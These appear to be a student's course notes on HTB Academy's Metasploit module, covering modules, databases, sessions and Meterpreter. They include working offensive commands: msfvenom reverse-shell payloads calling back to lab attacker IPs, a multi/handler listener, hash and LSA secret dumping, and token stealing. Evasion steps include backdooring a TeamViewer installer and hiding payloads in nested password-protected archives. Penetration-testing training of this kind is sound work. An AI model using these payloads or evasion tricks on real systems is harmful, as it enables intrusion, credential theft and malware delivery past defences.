HTB Academy - Using the Metasploit Framework Course Notes
Using the Metasploit Framework
Silent open (no banner bcs cringe)

msfconsole -qmsf engagement structure
- Enumeration
- Preparation
- Exploitation
- Privilege Escalation
- Post-Exploitation
MSF Components
Modules
Metasploit modules are prepared scripts with a specific purpose and corresponding functions that have already been developed and tested in the wild. The exploit category consists of so-called proof-of-concept (POCs) that can be used to exploit existing vulnerabilities in a largely automated manner.
| Type | Description |
|---|---|
Auxiliary | Scanning, fuzzing, sniffing, and admin capabilities. Offer extra assistance and functionality. |
Encoders | Ensure that payloads are intact to their destination. |
Exploits | Defined as modules that exploit a vulnerability that will allow for the payload delivery. |
NOPs | (No Operation code) Keep the payload sizes consistent across exploit attempts. |
Payloads | Code runs remotely and calls back to the attacker machine to establish a connection (or shell). |
Plugins | Additional scripts can be integrated within an assessment with msfconsole and coexist. |
Post | Wide array of modules to gather information, pivot deeper, etc. |
Search for modules
search <options>

# specific search
search type:exploit platform:windows cve:2021 rank:excellent microsoft
Using modules
use 0
info
options
set RHOSTS 10.10.10.40
# ...
setg LHOST tun0 # global
Targets
Targets are unique OS identifiers taken from the versions of those specific operating systems which adapt the selected exploit module to run on that particular version of the operating system.
show targets command issued within an exploit module view will display all available vulnerable targets for that specific exploit
msf6 exploit(...) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic
   1   IE 7 on Windows XP SP3
   2   IE 8 on Windows XP SP3
   3   IE 7 on Windows Vista
   4   IE 8 on Windows Vista
   5   IE 8 on Windows 7
   6   IE 9 on Windows 7

msf6 exploit(...) > set target 6
The return address can vary because a particular language pack changes addresses, a different software version is available, or the addresses are shifted due to hooks.
Payloads
A Payload in Metasploit refers to a module that aids the exploit module in (typically) returning a shell to the attacker.
Encoders
Encoders have assisted with making payloads compatible with different processor architectures while at the same time helping with antivirus evasion. Encoders come into play with the role of changing the payload to run on different operating systems and architectures. These architectures include: x64, x86, sparc, ppc, mips.
Generating payload without encoding
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "\x00" -f perlGenerating payload with encoding (using -e)
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=127.0.0.1 LPORT=4444 -b "\x00" -f perl -e x86/shikata_ga_naiSet encoder in msfconsole
set payload 15
show encoders
If we were to encode an executable payload only once with SGN (Shikata Ga Nai), it would most likely be detected by most antiviruses today. Same as multiple iterations of the same Encoding scheme. Alternatively, Metasploit offers a tool called msf-virustotal that we can use with an API key to analyze our payloads. However, this requires free registration on VirusTotal.
msf-virustotal -k <API key> -f TeamViewerInstall.exeDatabases
Databases in msfconsole are used to keep track of your results. Msfconsole has built-in support for the PostgreSQL database system. With it, we have direct, quick, and easy access to scan results with the added ability to import and export results in conjunction with third-party tools. Database entries can also be used to configure Exploit module parameters with the already existing findings directly.
sudo service postgresql status
sudo msfdb init
sudo msfdb status
Connect to initiated database
sudo msfdb runReinitiate database
msfdb reinit
cp /usr/share/metasploit-framework/config/database.yml ~/.msf4/
sudo service postgresql restart
msfconsole -q

> db_status
# [*] Connected to msf. Connection type: PostgreSQL.
Database as Workspace
> workspace -a Target_1 # add workspace
> workspace Target_1
Nmap
Import nmap scan result
> db_import Target.xml
> hosts # see hosts list from nmap
> services # see services list from nmap
Run nmap from msfconsole
> db_nmap -sV -sS 10.10.10.8 # nmap inside msfconsoleData backup
> db_export -f xml backup.xml Creds
Visualize the credentials gathered during your interactions with the target host
> creds -hLoot
The loot, in this case, refers to hash dumps from different system types, namely hashes, passwd, shadow, and more.
> loot -hPlugins
Plugins are readily available software that has already been released by third parties and have given approval to the creators of Metasploit to integrate their software inside the framework.
Navigating to /usr/share/metasploit-framework/plugins, which is the default directory for every new installation of msfconsole, should show us which plugins we have to our availability
Example: Nessus
> load nessus
> nessus_help
Install new plugins
To install new custom plugins not included in new updates of the distro, we can take the .rb file provided on the maker’s page and place it in the folder at /usr/share/metasploit-framework/plugins with the proper permissions.
git clone https://github.com/darkoperator/Metasploit-Plugins
ls Metasploit-Plugins
sudo cp ./Metasploit-Plugins/pentest.rb /usr/share/metasploit-framework/plugins/pentest.rb
Examples: Priv, Railgun, Darkoperator’s, nMap (pre-installed), NexPose (pre-installed), Stdapi (pre-installed), Incognito (pre-installed), Nessus (pre-installed)
Mixins
Mixins are classes that act as methods for use by other classes without having to be the parent class of those other classes in Ruby.
MSF Sessions
Sessions & Jobs
Sesssions
While running any available exploits or auxiliary modules in msfconsole, we can background the session as long as they form a channel of communication with the target host.
This can be done either by pressing the [CTRL] + [Z] key combination or by typing the background command in the case of Meterpreter stages.
Listing active session
> sessionsInteracting with session
> sessions -i 1Background with the same session
> backgroundJobs
If we are running an active exploit under a specific port and need this port for a different module, we cannot simply terminate the session using [CTRL] + [C]. Instead, we would need to use the jobs command to look at the currently active tasks running in the background and terminate the old ones to free up the port.
> jobs -hWhen we run an exploit, we can run it as a job
> exploit -jList all running jobs
> jobs -l
> kill [index no.]
> jobs -K # kill all jobs
Meterpreter
The Meterpreter Payload is a specific type of multi-faceted, extensible Payload that uses DLL injection to ensure the connection to the victim host is stable and difficult to detect using simple checks and can be configured to be persistent across reboots or system changes. Meterpreter resides entirely in the memory of the remote host and leaves no traces on the hard drive, making it difficult to detect with conventional forensic techniques.
The main idea we need to get about Meterpreter is that it is just as good as getting a direct shell on the target OS but with more functionality.
Meterpreter migration
> getuid
> ps
# ..
#  1836  592   wmiprvse.exe       x86   0        NT AUTHORITY\NETWORK SERVICE  ...
# ..
> steal_token 1836 # steal_token: Attempts to steal a token from a given process and impersonate such token.
We can easily decide to run the local exploit suggester module, attaching it to the currently active Meterpreter session. To do so, we background the current Meterpreter session, search for the module we need, and set the SESSION option to the index number for the Meterpreter session, binding the module to it.
Session handling after got meterpreter
meterpreter > bg
> search local_exploit_suggester
# if fail, set ValidateArch false
> use 0
> show options
> set session 1
> run
# [+] ... The target appears to be vulnerable.
Privilege escalation
> use exploit/windows/local/ms15_051_client_copy_images
> # ...
> run
Hash and LSA Secrets dump
meterpreter > getuid
# Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
meterpreter > lsa_dump_sam
meterpreter > lsa_dump_secrets
Additional Features
Writing & Importing Modules
To install any new Metasploit modules which have already been ported over by other users, one can choose to update their msfconsole from the terminal. If we need only a specific module and do not want to perform a full upgrade, we can download that module and install it manually
searchsploit nagios3
searchsploit -t Nagios3 --exclude=".py"
We have to download the .rb file and place it in the correct directory. The default directory are stored is /usr/share/metasploit-framework. The critical folders are also symlinked in our home and root folders in the hidden ~/.msf4/ location. Always use snake-case, alphanumeric characters, and underscores instead of dashes.
Loading additional modules at runtime
cp ~/Downloads/9861.rb /usr/share/metasploit-framework/modules/exploits/unix/webapp/nagios3_command_injection.rb
msfconsole -m /usr/share/metasploit-framework/modules/

# or
> loadpath /usr/share/metasploit-framework/modules/
> reload_all
Porting scripts
To adapt a custom Python, PHP, or any type of exploit script to a Ruby module for Metasploit, we will need to learn the Ruby programming language.
MSFVenom
MSFVenom is the successor of MSFPayload and MSFEncode, two stand-alone scripts that used to work in conjunction with msfconsole to provide users with highly customizable and hard-to-detect payloads for their exploits.
Create reverse shell of aspx
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=1337 -f aspx > reverse_shell.aspxSet handler of the reverse shell in metasploit
> use multi/handler
> set LHOST 10.10.14.5
> set LPORT 1337
> run
If the Meterpreter session dies too often, we can consider encoding it to avoid errors during runtime.
Search for local exploit suggester
> search local exploit suggesterFirewall & IDS/IPS Evasion
- Endpoint protection: Localized device or service whose sole purpose is to protect a single host on the network
Endpoint protection usually comes in the form of software packs which include
Antivirus Protection,Antimalware Protection(this includes bloatware, spyware, adware, scareware, ransomware),Firewall, andAnti-DDOSall in one, under the same software package. - Perimeter protection: Usually comes in physical or virtualized devices on the network perimeter edge. These
edge devicesthemselves provide accessinsideof the network from theoutside, in other terms, frompublictoprivate.
Multiple ways to match event:
- Signature-based
- Heuristic/Statistical Anomaly Detection
- Stateful Protocol Analysis Detection
- Live-monitoring and Alerting (SOC-based)
Evasion Techniques
Simply encoding payloads using different encoding schemes with multiple iterations is not enough for all AV products.
msfconsole can tunnel AES-encrypted communication from any Meterpreter shell back to the attacker host, successfully encrypting the traffic as the payload is sent to the victim host. This mostly takes care of the network-based IDS/IPS. In some rare cases, we might be met with very strict traffic rulesets that flag our connection based on the sender’s IP address. The only way to circumvent this is to find the services being let through.
msfvenom offers the option of using executable templates. This allows us to use some pre-set templates for executable files, inject our payload into them (no pun intended), and use any executable as a platform from which we can launch our attack. We can embed the shellcode into any installer, package, or program that we have at hand, hiding the payload shellcode deep within the legitimate code of the actual product. This generates what is called a backdoored executable.
msfvenom windows/x86/meterpreter_reverse_tcp LHOST=10.10.14.2 LPORT=8080 -k -x ~/Downloads/TeamViewer_Setup.exe -e x86/shikata_ga_nai -a x86 --platform windows -o ~/Desktop/TeamViewer_Setup.exe -i 5To improve our chances, we need to trigger the continuation of the normal execution of the launched application while pulling the payload in a separate thread from the main application. We do so with the -k flag as it appears above. However, even with the -k flag running, the target will only notice the running backdoor if they launch the backdoored executable template from a CLI environment. If they do so, a separate window will pop up with the payload, which will not close until we finish running the payload session interaction on the target.
Archives
Archiving a piece of information such as a file, folder, script, executable, picture, or document and placing a password on the archive bypasses a lot of common anti-virus signatures today. However, the downside of this process is that they will be raised as notifications in the AV alarm dashboard as being unable to be scanned due to being locked with a password.
msfvenom windows/x86/meterpreter_reverse_tcp LHOST=10.10.14.2 LPORT=8080 -k -e x86/shikata_ga_nai -a x86 --platform windows -o ~/test.js -i 5Try archiving it two times, passwording both archives upon creation, and removing the .rar/.zip/.7z extension from their names.
wget https://www.rarlab.com/rar/rarlinux-x64-612.tar.gz
tar -xzvf rarlinux-x64-612.tar.gz && cd rar
rar a ~/test.rar -p ~/test.js
mv test.rar test
rar a test2.rar -p test
mv test2.rar test2
The test2 file is the final .rar archive with the extension (.rar) deleted from the name. This is an excellent way to transfer data both to and from the target host.
Packers
Packer refers to the result of an executable compression process where the payload is packed together with an executable program and with the decompression code in one single file. msfvenom provides the ability to compress and change the file structure of a backdoored executable and encrypt the underlying process structure.
Example: UPX packer, The Enigma Protector, MPRESS
Exploit Coding
When assembling our exploit code, randomization can help add some variation to those patterns, which will break the IPS / IDS database signatures for well-known exploit buffers. This can be done by inputting an Offset switch inside the code for the msfconsole module
Note: This is a vast topic that cannot be covered adequately in a single section. Be on the lookout for later modules that will dig deeper into the theory and practical knowledge needed to perform evasion more effectively.